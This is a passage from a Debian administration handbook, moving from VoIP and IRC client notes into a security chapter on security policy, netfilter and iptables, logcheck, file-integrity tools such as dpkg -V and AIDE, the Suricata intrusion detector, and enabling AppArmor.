<b>Look for clients supporting ICE and TURN</b>	The ICE and TURN protocols were developed to resolve these issues. Operating a TURN server with public IP addresses in each site and using client software that supports both ICE and TURN gives the best user experience.  If the client software is only intended for instant messaging, there is no requirement for ICE or TURN support.

Debian Developers operate a community SIP service at [rtc.debian.org](http://rtc.debian.org)<sup>1</sup>. The community maintains a wiki with documentation about setting up many of the client applications packaged in Debian. The wiki articles and screenshots are a useful resource for anybody setting up a similar service on their own domain.

➔ <https://wiki.debian.org/UnifiedCommunications/DebianDevelopers/UserGuide>

<small>ALTERNATIVE</small>	IRC can also be considered, in addition to SIP and XMPP. IRC is more oriented around the concept of channels, the name of which starts with a hash sign #. Each channel is usually targeted at a specific topic and any number of people can join a channel to discuss it (but users can still have one-to-one private conversations if needed). The IRC protocol is older, and does not allow end-to-end encryption of the messages; it is still possible to encrypt the communications between the users and the server by tunneling the IRC protocol inside SSL.
<b>Internet Relay Chat</b>	IRC clients are a bit more complex, and they usually provide many features that are of limited use in a corporate environment. For instance, channel “operators” are users endowed with the ability to kick other users from a channel, or even ban them permanently, when the normal discussion is disrupted.  Since the IRC protocol is very old, many clients are available to cater for many user groups; examples include XChat and Smuxi (graphical clients based on GTK+), Irssi (text mode), Erc (integrated to Emacs), and so on.

<small>QUICK LOOK</small>	Ekiga (formerly GnomeMeeting) is a prominent application for Linux video conferencing. It is both stable and functional, and is very easily used on a local network; setting up the service on a global network is much more complex when the firewalls involved lack explicit support for the H323 and/or SIP teleconferencing protocols with all their quirks.
<b>Video conferencing with Ekiga</b>	If only one Ekiga client is to run behind the firewall, the configuration is rather straightforward, and only involves forwarding a few ports to the dedicated host:

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<sup>1</sup><https://rtc.debian.org>

TCP port 1720 (listening for incoming connections), TCP port 5060 (for SIP), TCP ports 30000 to 30010 (for control of open connections) and UDP ports 5000 to 5100 (for audio and video data transmission and registration to an H323 proxy).

When several Ekiga clients are to run behind the firewall, complexity increases notably. An H323 proxy (for instance the *gnugk* package) must be set up, and its configuration is far from simple.



## Keywords

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Firewall  
Netfilter  
IDS/NIDS

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# Security 14

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*An information system can have a varying level of importance depending on the environment. In some cases, it is vital to a company's survival. It must therefore be protected from various kinds of risks. The process of evaluating these risks, defining and implementing the protection is collectively known as the "security process".*



## 14.1. Defining a Security Policy

**CAUTION**  
**Scope of this chapter**

Security is a vast and very sensitive subject, so we cannot claim to describe it in any kind of comprehensive manner in the course of a single chapter. We will only delineate a few important points and describe some of the tools and methods that can be of use in the security domain. For further reading, literature abounds, and entire books have been devoted to the subject. An excellent starting point would be *Linux Server Security* by Michael D. Bauer (published by O'Reilly).

The word “security” itself covers a vast range of concepts, tools and procedures, none of which apply universally. Choosing among them requires a precise idea of what your goals are. Securing a system starts with answering a few questions. Rushing headlong into implementing an arbitrary set of tools runs the risk of focusing on the wrong aspects of security.

The very first thing to determine is therefore the goal. A good approach to help with that determination starts with the following questions:

- *What* are we trying to protect? The security policy will be different depending on whether we want to protect computers or data. In the latter case, we also need to know which data.
- What are we trying to protect *against*? Is it leakage of confidential data? Accidental data loss? Revenue loss caused by disruption of service?
- Also, *who* are we trying to protect against? Security measures will be quite different for guarding against a typo by a regular user of the system than they would be when protecting against a determined attacker group.

The term “risk” is customarily used to refer collectively to these three factors: what to protect, what needs to be prevented from happening, and who will try to make it happen. Modeling the risk requires answers to these three questions. From this risk model, a security policy can be constructed, and the policy can be implemented with concrete actions.

**NOTE**  
**Permanent questioning**

Bruce Schneier, a world expert in security matters (not only computer security) tries to counter one of security’s most important myths with a motto: “Security is a process, not a product”. Assets to be protected change in time, and so do threats and the means available to potential attackers. Even if a security policy has initially been perfectly designed and implemented, one should never rest on one’s laurels. The risk components evolve, and the response to that risk must evolve accordingly.

Extra constraints are also worth taking into account, as they can restrict the range of available policies. How far are we willing to go to secure a system? This question has a major impact on the policy to implement. The answer is too often only defined in terms of monetary costs, but the other elements should also be considered, such as the amount of inconvenience imposed on system users or performance degradation.

Once the risk has been modeled, one can start thinking about designing an actual security policy.

NOTE  
**Extreme policies**

There are cases where the choice of actions required to secure a system is extremely simple.

For instance, if the system to be protected only comprises a second-hand computer, the sole use of which is to add a few numbers at the end of the day, deciding not to do anything special to protect it would be quite reasonable. The intrinsic value of the system is low. The value of the data is zero since they are not stored on the computer. A potential attacker infiltrating this “system” would only gain an unwieldy calculator. The cost of securing such a system would probably be greater than the cost of a breach.

At the other end of the spectrum, we might want to protect the confidentiality of secret data in the most comprehensive way possible, trumping any other consideration. In this case, an appropriate response would be the total destruction of these data (securely erasing the files, shredding of the hard disks to bits, then dissolving these bits in acid, and so on). If there is an additional requirement that data must be kept in store for future use (although not necessarily readily available), and if cost still isn't a factor, then a starting point would be storing the data on iridium-platinum alloy plates stored in bomb-proof bunkers under various mountains in the world, each of which being (of course) both entirely secret and guarded by entire armies...

Extreme though these examples may seem, they would nevertheless be an adequate response to defined risks, insofar as they are the outcome of a thought process that takes into account the goals to reach and the constraints to fulfill. When coming from a reasoned decision, no security policy is less respectable than any other.

In most cases, the information system can be segmented in consistent and mostly independent subsets. Each subsystem will have its own requirements and constraints, and so the risk assessment and the design of the security policy should be undertaken separately for each. A good principle to keep in mind is that a short and well-defined perimeter is easier to defend than a long and winding frontier. The network organization should also be designed accordingly: the sensitive services should be concentrated on a small number of machines, and these machines should only be accessible via a minimal number of check-points; securing these check-points will be easier than securing all the sensitive machines against the entirety of the outside world. It is at this point that the usefulness of network filtering (including by firewalls) becomes apparent. This filtering can be implemented with dedicated hardware, but a possibly simpler and more flexible solution is to use a software firewall such as the one integrated in the Linux kernel.

## 14.2. Firewall or Packet Filtering

BACK TO BASICS

**Firewall**

A *firewall* is a piece of computer equipment with hardware and/or software that sorts the incoming or outgoing network packets (coming to or from a local network) and only lets through those matching certain predefined conditions.

A firewall is a filtering network gateway and is only effective on packets that must go through it. Therefore, it can only be effective when going through the firewall is the only route for these packets.

The lack of a standard configuration (and the “process, not product” motto) explains the lack of a turn-key solution. There are, however, tools that make it simpler to configure the *netfilter* firewall, with a graphical representation of the filtering rules. `fwbuilder` is undoubtedly among the best of them.

SPECIFIC CASE

**Local Firewall**

A firewall can be restricted to one particular machine (as opposed to a complete network), in which case its role is to filter or limit access to some services, or possibly to prevent outgoing connections by rogue software that a user could, willingly or not, have installed.

The Linux kernel embeds the *netfilter* firewall. It can be controlled from user space with the `iptables` and `ip6tables` commands. The difference between these two commands is that the former acts on the IPv4 network, whereas the latter acts on IPv6. Since both network protocol stacks will probably be around for many years, both tools will need to be used in parallel.

#### 14.2.1. Netfilter Behavior

*netfilter* uses four distinct tables which store rules regulating three kinds of operations on packets:

- `filter` concerns filtering rules (accepting, refusing or ignoring a packet);
- `nat` concerns translation of source or destination addresses and ports of packages;
- `mangle` concerns other changes to the IP packets (including the ToS — *Type of Service* — field and options);
- `raw` allows other manual modifications on packets before they reach the connection tracking system.


Each table contains lists of rules called *chains*. The firewall uses standard chains to handle packets based on predefined circumstances. The administrator can create other chains, which will only be used when referred to by one of the standard chains (either directly or indirectly).

The `filter` table has three standard chains:

- `INPUT`: concerns packets whose destination is the firewall itself;
- `OUTPUT`: concerns packets emitted by the firewall;
- `FORWARD`: concerns packets transiting through the firewall (which is neither their source nor their destination).

The `nat` table also has three standard chains:

- `PREROUTING`: to modify packets as soon as they arrive;
- `POSTROUTING`: to modify packets when they are ready to go on their way;
- `OUTPUT`: to modify packets generated by the firewall itself.



**Figure 14.1** How netfilter chains are called

Each chain is a list of rules; each rule is a set of conditions and an action to execute when the conditions are met. When processing a packet, the firewall scans the appropriate chain, one rule after another; when the conditions for one rule are met, it “jumps” (hence the `-j` option in the commands) to the specified action to continue processing. The most common behaviors are standardized, and dedicated actions exist for them. Taking one of these standard actions interrupts the processing of the chain, since the packet’s fate is already sealed (barring an exception mentioned below):

BACK TO BASICS

**ICMP**

ICMP (*Internet Control Message Protocol*) is the protocol used to transmit complementary information on communications. It allows testing network connectivity with the `ping` command (which sends an ICMP *echo request* message, which the recipient is meant to answer with an ICMP *echo reply* message). It signals a firewall rejecting a packet, indicates an overflow in a receive buffer, proposes a better route for the next packets in the connection, and so on. This protocol is defined by several RFC documents; the initial RFC777 and RFC792 were soon completed and extended.

➤ <http://www.faqs.org/rfcs/rfc777.html>

➤ <http://www.faqs.org/rfcs/rfc792.html>

For reference, a receive buffer is a small memory zone storing data between the time it arrives from the network and the time the kernel handles it. If this zone is full, new data cannot be received, and ICMP signals the problem, so that the emitter can slow down its transfer rate (which should ideally reach an equilibrium after some time).

Note that although an IPv4 network can work without ICMP, ICMPv6 is strictly required for an IPv6 network, since it combines several functions that were, in the IPv4 world, spread across ICMPv4, IGMP (*Internet Group Membership Protocol*) and ARP (*Address Resolution Protocol*). ICMPv6 is defined in RFC4443.

➤ <http://www.faqs.org/rfcs/rfc4443.html>

- ACCEPT: allow the packet to go on its way;

- REJECT: reject the packet with an ICMP error packet (the `--reject-with type` option to `iptables` allows selecting the type of error);
- DROP: delete (ignore) the packet;
- LOG: log (via `syslogd`) a message with a description of the packet; note that this action does not interrupt processing, and the execution of the chain continues at the next rule, which is why logging refused packets requires both a LOG and a REJECT/DROP rule;
- ULOG: log a message via `ulogd`, which can be better adapted and more efficient than `syslogd` for handling large numbers of messages; note that this action, like LOG, also returns processing to the next rule in the calling chain;
- *chain\_name*: jump to the given chain and evaluate its rules;
- RETURN: interrupt processing of the current chain, and return to the calling chain; in case the current chain is a standard one, there's no calling chain, so the default action (defined with the `-P` option to `iptables`) is executed instead;
- SNAT (only in the nat table): apply *Source NAT* (extra options describe the exact changes to apply);
- DNAT (only in the nat table): apply *Destination NAT* (extra options describe the exact changes to apply);
- MASQUERADE (only in the nat table): apply *masquerading* (a special case of *Source NAT*);
- REDIRECT (only in the nat table): redirect a packet to a given port of the firewall itself; this can be used to set up a transparent web proxy that works with no configuration on the client side, since the client thinks it connects to the recipient whereas the communications actually go through the proxy.

Other actions, particularly those concerning the mangle table, are outside the scope of this text. The `iptables(8)` and `ip6tables(8)` have a comprehensive list.

### 14.2.2. Syntax of `iptables` and `ip6tables`

The `iptables` and `ip6tables` commands allow manipulating tables, chains and rules. Their `-t table` option indicates which table to operate on (by default, filter).

#### *Commands*

The `-N chain` option creates a new chain. The `-X chain` deletes an empty and unused chain. The `-A chain rule` adds a rule at the end of the given chain. The `-I chain rule_num rule` option inserts a rule before the rule number *rule\_num*. The `-D chain rule_num` (or `-D chain rule`) option deletes a rule in a chain; the first syntax identifies the rule to be deleted by its number, while the latter identifies it by its contents. The `-F chain` option flushes a chain (deletes all its rules); if no chain is mentioned, all the rules in the table are deleted. The `-L chain` option lists the rules in the chain. Finally, the `-P chain action` option defines the default action, or “policy”, for a given chain; note that only standard chains can have such a policy.

## Rules

Each rule is expressed as *conditions -j action action\_options*. If several conditions are described in the same rule, then the criterion is the conjunction (logical *and*) of the conditions, which is at least as restrictive as each individual condition.

The *-p protocol* condition matches the protocol field of the IP packet. The most common values are *tcp*, *udp*, *icmp*, and *icmpv6*. Prefixing the condition with an exclamation mark negates the condition, which then becomes a match for “any packets with a different protocol than the specified one”. This negation mechanism is not specific to the *-p* option and it can be applied to all other conditions too.

The *-s address* or *-s network/mask* condition matches the source address of the packet. Correspondingly, *-d address* or *-d network/mask* matches the destination address.

The *-i interface* condition selects packets coming from the given network interface. *-o interface* selects packets going out on a specific interface.

There are more specific conditions, depending on the generic conditions described above. For instance, the *-p tcp* condition can be complemented with conditions on the TCP ports, with clauses such as *--source-port port* and *--destination-port port*.

The *--state state* condition matches the state of a packet in a connection (this requires the *ipt\_conntrack* kernel module, for connection tracking). The *NEW* state describes a packet starting a new connection; *ESTABLISHED* matches packets belonging to an already existing connection, and *RELATED* matches packets initiating a new connection related to an existing one (which is useful for the *ftp-data* connections in the “active” mode of the FTP protocol).

The previous section lists available actions, but not their respective options. The *LOG* action, for instance, has the following options:

- *--log-level*, with default value *warning*, indicates the *syslog* severity level;
- *--log-prefix* allows specifying a text prefix to differentiate between logged messages;
- *--log-tcp-sequence*, *--log-tcp-options* and *--log-ip-options* indicate extra data to be integrated into the message: respectively, the TCP sequence number, TCP options, and IP options.

The *DNAT* action provides the *--to-destination address:port* option to indicate the new destination IP address and/or port. Similarly, *SNAT* provides *--to-source address:port* to indicate the new source IP address and/or port.

The *REDIRECT* action (only available if NAT is available) provides the *--to-ports port(s)* option to indicate the port, or port range, where the packets should be redirected.

### 14.2.3. Creating Rules

Each rule creation requires one invocation of *iptables/ip6tables*. Typing these commands manually can be tedious, so the calls are usually stored in a script so that the same configuration

is set up automatically every time the machine boots. This script can be written by hand, but it can also be interesting to prepare it with a high-level tool such as `fwbuilder`.

```
# apt install fwbuilder
```

The principle is simple. In the first step, one needs to describe all the elements that will be involved in the actual rules:

- the firewall itself, with its network interfaces;
- the networks, with their corresponding IP ranges;
- the servers;
- the ports belonging to the services hosted on the servers.

The rules are then created with simple drag-and-drop actions on the objects. A few contextual menus can change the condition (negating it, for instance). Then the action needs to be chosen and configured.

As far as IPv6 is concerned, one can either create two distinct rulesets for IPv4 and IPv6, or create only one and let `fwbuilder` translate the rules according to the addresses assigned to the objects.




Figure 14.2 *Fwbuilder's main window*

`fwbuilder` can then generate a script configuring the firewall according to the rules that have been defined. Its modular architecture gives it the ability to generate scripts targeting different systems (`iptables` for Linux, `ipf` for FreeBSD and `pf` for OpenBSD).

#### 14.2.4. Installing the Rules at Each Boot

In other cases, the recommended way is to register the configuration script in an `up` directive of the `/etc/network/interfaces` file. In the following example, the script is stored under `/usr/local/etc/arrakis.fw`.

**Example 14.1** *interfaces file calling firewall script*

```
auto eth0
iface eth0 inet static
    address 192.168.0.1
    network 192.168.0.0
    netmask 255.255.255.0
    broadcast 192.168.0.255
    up /usr/local/etc/arrakis.fw
```

This obviously assumes that you are using `ifupdown` to configure the network interfaces. If you are using something else (like `NetworkManager` or `systemd-networkd`), then refer to their respective documentation to find out ways to execute a script after the interface has been brought up.

### 14.3. Supervision: Prevention, Detection, Deterrence

Monitoring is an integral part of any security policy for several reasons. Among them, that the goal of security is usually not restricted to guaranteeing data confidentiality, but it also includes ensuring availability of the services. It is therefore imperative to check that everything works as expected, and to detect in a timely manner any deviant behavior or change in quality of the service(s) rendered. Monitoring activity can help detecting intrusion attempts and enable a swift reaction before they cause grave consequences. This section reviews some tools that can be used to monitor several aspects of a Debian system. As such, it completes section 12.4, “**Monitoring**” page 345.

#### 14.3.1. Monitoring Logs with `logcheck`

The `logcheck` program monitors log files every hour by default. It sends unusual log messages in emails to the administrator for further analysis.

The list of monitored files is stored in `/etc/logcheck/logcheck.logfiles`; the default values work fine if the `/etc/rsyslog.conf` file has not been completely overhauled.



logcheck can work in one of three more or less detailed modes: *paranoid*, *server* and *workstation*. The first one is *very* verbose, and should probably be restricted to specific servers such as firewalls. The second (and default) mode is recommended for most servers. The last one is designed for workstations, and is even terser (it filters out more messages).

In all three cases, logcheck should probably be customized to exclude some extra messages (depending on installed services), unless the admin really wishes to receive hourly batches of long uninteresting emails. Since the message selection mechanism is rather complex, `/usr/share/doc/logcheck-database/README.logcheck-database.gz` is a required — if challenging — read.

The applied rules can be split into several types:

- those that qualify a message as a cracking attempt (stored in a file in the `/etc/logcheck/cracking.d/` directory);
- those canceling such a qualification (`/etc/logcheck/cracking.ignore.d/`);
- those classifying a message as a security alert (`/etc/logcheck/violations.d/`);
- those canceling this classification (`/etc/logcheck/violations.ignore.d/`);
- finally, those applying to the remaining messages (considered as *system events*).

**CAUTION**  
**Ignoring a message**

Any message tagged as a cracking attempt or a security alert (following a rule stored in a `/etc/logcheck/violations.d/myfile` file) can only be ignored by a rule in a `/etc/logcheck/violations.ignore.d/myfile` or `/etc/logcheck/violations.ignore.d/myfile-extension` file.

A system event is always signaled unless a rule in one of the `/etc/logcheck/ignore.d.{paranoid,server,workstation}/` directories states the event should be ignored. Of course, the only directories taken into account are those corresponding to verbosity levels equal or greater than the selected operation mode.

### 14.3.2. Monitoring Activity

#### *In Real Time*

`top` is an interactive tool that displays a list of currently running processes. The default sorting is based on the current amount of processor use and can be obtained with the `P` key. Other sort orders include a sort by occupied memory (`M` key), by total processor time (`T` key) and by process identifier (`N` key). The `k` key allows killing a process by entering its process identifier. The `r` key allows *renicing* a process, i.e. changing its priority.

When the system seems to be overloaded, `top` is a great tool to see which processes are competing for processor time or consume too much memory. In particular, it is often interesting to check if the processes consuming resources match the real services that the machine is known to host. An unknown process running as the `www-data` user should really stand out and be

investigated, since it's probably an instance of software installed and executed on the system through a vulnerability in a web application.

`top` is a very flexible tool and its manual page gives details on how to customize its display and adapt it to one's personal needs and habits.

The `gnome-system-monitor` graphical tool is similar to `top` and it provides roughly the same features.

## History

Processor load, network traffic and free disk space are information that are constantly varying. Keeping a history of their evolution is often useful in determining exactly how the computer is used.

There are many dedicated tools for this task. Most can fetch data via SNMP (*Simple Network Management Protocol*) in order to centralize this information. An added benefit is that this allows fetching data from network elements that may not be general-purpose computers, such as dedicated network routers or switches.

This book deals with Munin in some detail (see section 12.4.1, “[Setting Up Munin](#)” page 346) as part of Chapter 12: “[Advanced Administration](#)” page 302. Debian also provides a similar tool, `cacti`. Its deployment is slightly more complex, since it is based solely on SNMP. Despite having a web interface, grasping the concepts involved in configuration still requires some effort. Reading the HTML documentation (`/usr/share/doc/cacti/html/index.html`) should be considered a prerequisite.

### ALTERNATIVE

#### **mrtg**

`mrtg` (in the similarly-named package) is an older tool. Despite some rough edges, it can aggregate historical data and display them as graphs. It includes a number of scripts dedicated to collecting the most commonly monitored data such as processor load, network traffic, web page hits, and so on.

The `mrtg-contrib` and `mrtgutils` packages contain example scripts that can be used directly.

### 14.3.3. Detecting Changes

Once the system is installed and configured, and barring security upgrades, there's usually no reason for most of the files and directories to evolve, data excepted. It is therefore interesting to make sure that files actually do not change: any unexpected change would therefore be worth investigating. This section presents a few tools able to monitor files and to warn the administrator when an unexpected change occurs (or simply to list such changes).

### GOING FURTHER

#### Protecting against upstream changes

`dpkg --verify` is useful in detecting changes to files coming from a Debian package, but it will be useless if the package itself is compromised, for instance if the Debian mirror is compromised. Protecting against this class of attacks involves using APT's digital signature verification system (see section 6.5, "Checking Package Authenticity" page 121), and taking care to only install packages from a certified origin.

`dpkg --verify` (or `dpkg -V`) is an interesting tool since it allows finding what installed files have been modified (potentially by an attacker), but this should be taken with a grain of salt. To do its job it relies on checksums stored in `dpkg`'s own database which is stored on the hard disk (they can be found in `/var/lib/dpkg/info/package.md5sums`); a thorough attacker will therefore update these files so they contain the new checksums for the subverted files.

### BACK TO BASICS

#### File fingerprint

As a reminder: a fingerprint is a value, often a number (even though in hexadecimal notation), that contains a kind of signature for the contents of a file. This signature is calculated with an algorithm (MD5 or SHA1 being well-known examples) that more or less guarantee that even the tiniest change in the file contents implies a change in the fingerprint; this is known as the "avalanche effect". This allows a simple numerical fingerprint to serve as a litmus test to check whether the contents of a file have been altered. These algorithms are not reversible; in other words, for most of them, knowing a fingerprint doesn't allow finding the corresponding contents. Recent mathematical advances seem to weaken the absoluteness of these principles, but their use is not called into question so far, since creating different contents yielding the same fingerprint still seems to be quite a difficult task.

Running `dpkg -V` will verify all installed packages and will print out a line for each file with a failing test. The output format is the same as the one of `rpm -V` where each character denotes a test on some specific meta-data. Unfortunately `dpkg` does not store the meta-data needed for most tests and will thus output question marks for them. Currently only the checksum test can yield a "5" on the third character (when it fails).

```
# dpkg -V
??5?????? /lib/systemd/system/ssh.service
??5?????? c /etc/libvirt/qemu/networks/default.xml
??5?????? c /etc/lvm/lvm.conf
??5?????? c /etc/salt/roster
```

In the sample above, `dpkg` reports a change to SSH's service file that the administrator made to the packaged file instead of using an appropriate `/etc/systemd/system/ssh.service` override (which would be stored below `/etc` like any configuration change should be). It also lists multiple configuration files (identified by the "c" letter on the second field) that had been legitimately modified.

## Auditing Packages: *debsums* and its Limits

*debsums* is the ancestor of `dpkg -V` and is thus mostly obsolete. It suffers from the same limitations than `dpkg`. Fortunately, some of the limitations can be worked-around (whereas `dpkg` does not offer similar work-arounds).

Since the data on the disk cannot be trusted, *debsums* offers to do its checks based on `.deb` files instead of relying on `dpkg`'s database. To download trusted `.deb` files of all the packages installed, we can rely on APT's authenticated downloads. This operation can be slow and tedious, and should therefore not be considered a proactive technique to be used on a regular basis.

```
# apt-get --reinstall -d install 'grep-status -e 'Status: install ok installed' -n -s
  └─ Package'
[ ... ]
# debsums -p /var/cache/apt/archives --generate=all
```

Note that this example uses the `grep-status` command from the *dctrl-tools* package, which is not installed by default.

## Monitoring Files: AIDE

The AIDE tool (*Advanced Intrusion Detection Environment*) allows checking file integrity, and detecting any change against a previously recorded image of the valid system. This image is stored as a database (`/var/lib/aide/aide.db`) containing the relevant information on all files of the system (fingerprints, permissions, timestamps and so on). This database is first initialized with `aideinit`; it is then used daily (by the `/etc/cron.daily/aide` script) to check that nothing relevant changed. When changes are detected, AIDE records them in log files (`/var/log/aide/*.log`) and sends its findings to the administrator by email.

### IN PRACTICE

#### Protecting the database

Since AIDE uses a local database to compare the states of the files, the validity of its results is directly linked to the validity of the database. If an attacker gets root permissions on a compromised system, they will be able to replace the database and cover their tracks. A possible workaround would be to store the reference data on read-only storage media.

Many options in `/etc/default/aide` can be used to tweak the behavior of the *aide* package. The AIDE configuration proper is stored in `/etc/aide/aide.conf` and `/etc/aide/aide.conf.d/` (actually, these files are only used by `update-aide.conf` to generate `/var/lib/aide/aide.conf.autogenerated`). Configuration indicates which properties of which files need to be checked. For instance, the contents of log files changes routinely, and such changes can be ignored as long as the permissions of these files stay the same, but both contents and permissions of executable programs must be constant. Although not very complex, the configuration syntax is not fully intuitive, and reading the `aide.conf(5)` manual page is therefore recommended.

A new version of the database is generated daily in `/var/lib/aide/aide.db.new`; if all recorded changes were legitimate, it can be used to replace the reference database.

ALTERNATIVE

### Tripwire and Samhain

Tripwire is very similar to AIDE; even the configuration file syntax is almost the same. The main addition provided by *tripwire* is a mechanism to sign the configuration file, so that an attacker cannot make it point at a different version of the reference database.

Samhain also offers similar features, as well as some functions to help detecting rootkits (see the sidebar “[The \*checksecurity\* and \*chkrootkit/rkhunter\* packages](#)” page 388). It can also be deployed globally on a network, and record its traces on a central server (with a signature).

QUICK LOOK

### The *checksecurity* and *chkrootkit/rkhunter* packages

The first of these packages contains several small scripts performing basic checks on the system (empty passwords, new setuid files, and so on) and warning the administrator if required. Despite its explicit name, an administrator should not rely solely on it to make sure a Linux system is secure.

The *chkrootkit* and *rkhunter* packages allow looking for *rootkits* potentially installed on the system. As a reminder, these are pieces of software designed to hide the compromise of a system while discreetly keeping control of the machine. The tests are not 100% reliable, but they can usually draw the administrator’s attention to potential problems.

## 14.3.4. Detecting Intrusion (IDS/NIDS)

BACK TO BASICS

### Denial of service

A “denial of service” attack has only one goal: to make a service unavailable. Whether such an attack involves overloading the server with queries or exploiting a bug, the end result is the same: the service is no longer operational. Regular users are unhappy, and the entity hosting the targeted network service suffers a loss in reputation (and possibly in revenue, for instance if the service was an e-commerce site).

Such an attack is sometimes “distributed”; this usually involves overloading the server with large numbers of queries coming from many different sources so that the server becomes unable to answer the legitimate queries. These types of attacks have gained well-known acronyms: DDoS and DoS (depending on whether the denial of service attack is distributed or not).

*suricata* (in the Debian package of the same name) is a NIDS — a *Network Intrusion Detection System*. Its function is to listen to the network and try to detect infiltration attempts and/or hostile acts (including denial of service attacks). All these events are logged in multiple files in `/var/log/suricata`. There are third party tools (*Kibana*/*logstash*) to better browse all the data collected.

➔ <http://suricata-ids.org>

➔ <https://www.elastic.co/products/kibana>

CAUTION

### Range of action

The effectiveness of `suricata` is limited by the traffic seen on the monitored network interface. It will obviously not be able to detect anything if it cannot observe the real traffic. When plugged into a network switch, it will therefore only monitor attacks targeting the machine it runs on, which is probably not the intention. The machine hosting `suricata` should therefore be plugged into the “mirror” port of the switch, which is usually dedicated to chaining switches and therefore gets all the traffic.

Configuring `suricata` involves reviewing and editing `/etc/suricata/suricata-debian.yaml`, which is very long because each parameter is abundantly commented. A minimal configuration requires describing the range of addresses that the local network covers (`HOME_NET` parameter). In practice, this means the set of all potential attack targets. But getting the most of it requires reading it in full and adapting it to the local situation.

On top of this, you should also edit `/etc/default/suricata` to define the network interface to monitor and to enable the init script (by setting `RUN=yes`). You might also want to set `LISTENMODE=pcap` because the default `LISTENMODE=nfqueue` requires further configuration to work properly (the netfilter firewall must be configured to pass packets to some user-space queue handled by `suricata` via the `NFQUEUE` target).

To detect bad behaviour, `suricata` needs a set of monitoring rules: you can find such rules in the `snort-rules-default` package. `snort` is the historical reference in the IDS ecosystem and `suricata` is able to reuse rules written for it. Unfortunately that package is missing from *Debian Jessie* and should be retrieved from another Debian release like *Testing* or *Unstable*.

Alternatively, `oinkmaster` (in the package of the same name) can be used to download Snort rulesets from external sources.

GOING FURTHER

### Integration with `prelude`

`Prelude` brings centralized monitoring of security information. Its modular architecture includes a server (the *manager* in `prelude-manager`) which gathers alerts generated by *sensors* of various types.

`Suricata` can be configured as such a sensor. Other possibilities include `prelude-lml` (*Log Monitor Lackey*) which monitors log files (in a manner similar to `logcheck`, described in section 14.3.1, “[Monitoring Logs with logcheck](#)” page 383).

## 14.4. Introduction to AppArmor

### 14.4.1. Principles

AppArmor is a *Mandatory Access Control* (MAC) system built on Linux’s LSM (*Linux Security Modules*) interface. In practice, the kernel queries AppArmor before each system call to know whether the process is authorized to do the given operation. Through this mechanism, AppArmor confines programs to a limited set of resources.

AppArmor applies a set of rules (known as “profile”) on each program. The profile applied by the kernel depends on the installation path of the program being executed. Contrary to SELinux

(discussed in section 14.5, “Introduction to SELinux” page 397), the rules applied do not depend on the user. All users face the same set of rules when they are executing the same program (but traditional user permissions still apply and might result in different behaviour!).

AppArmor profiles are stored in `/etc/apparmor.d/` and they contain a list of access control rules on resources that each program can make use of. The profiles are compiled and loaded into the kernel by the `apparmor_parser` command. Each profile can be loaded either in enforcing or complaining mode. The former enforces the policy and reports violation attempts, while the latter does not enforce the policy but still logs the system calls that would have been denied.

#### 14.4.2. Enabling AppArmor and managing AppArmor profiles

AppArmor support is built into the standard kernels provided by Debian. Enabling AppArmor is thus just a matter of installing a few packages and adding some parameters to the kernel command line:

```
# apt install apparmor apparmor-profiles apparmor-utils
[...]
# perl -pi -e 's,GRUB_CMDLINE_LINUX="(.*)"$,GRUB_CMDLINE_LINUX="$1 apparmor=1
↳ security=apparmor",' /etc/default/grub
# update-grub
```

After a reboot, AppArmor is now functional and `aa-status` will confirm it quickly:

```
# aa-status
apparmor module is loaded.
44 profiles are loaded.
9 profiles are in enforce mode.
  /usr/bin/lxc-start
  /usr/lib/chromium-browser/chromium-browser//browser_java
[...]
35 profiles are in complain mode.
  /sbin/klogd
[...]
3 processes have profiles defined.
1 processes are in enforce mode.
  /usr/sbin/libvirtd (1295)
2 processes are in complain mode.
  /usr/sbin/avahi-daemon (941)
  /usr/sbin/avahi-daemon (1000)
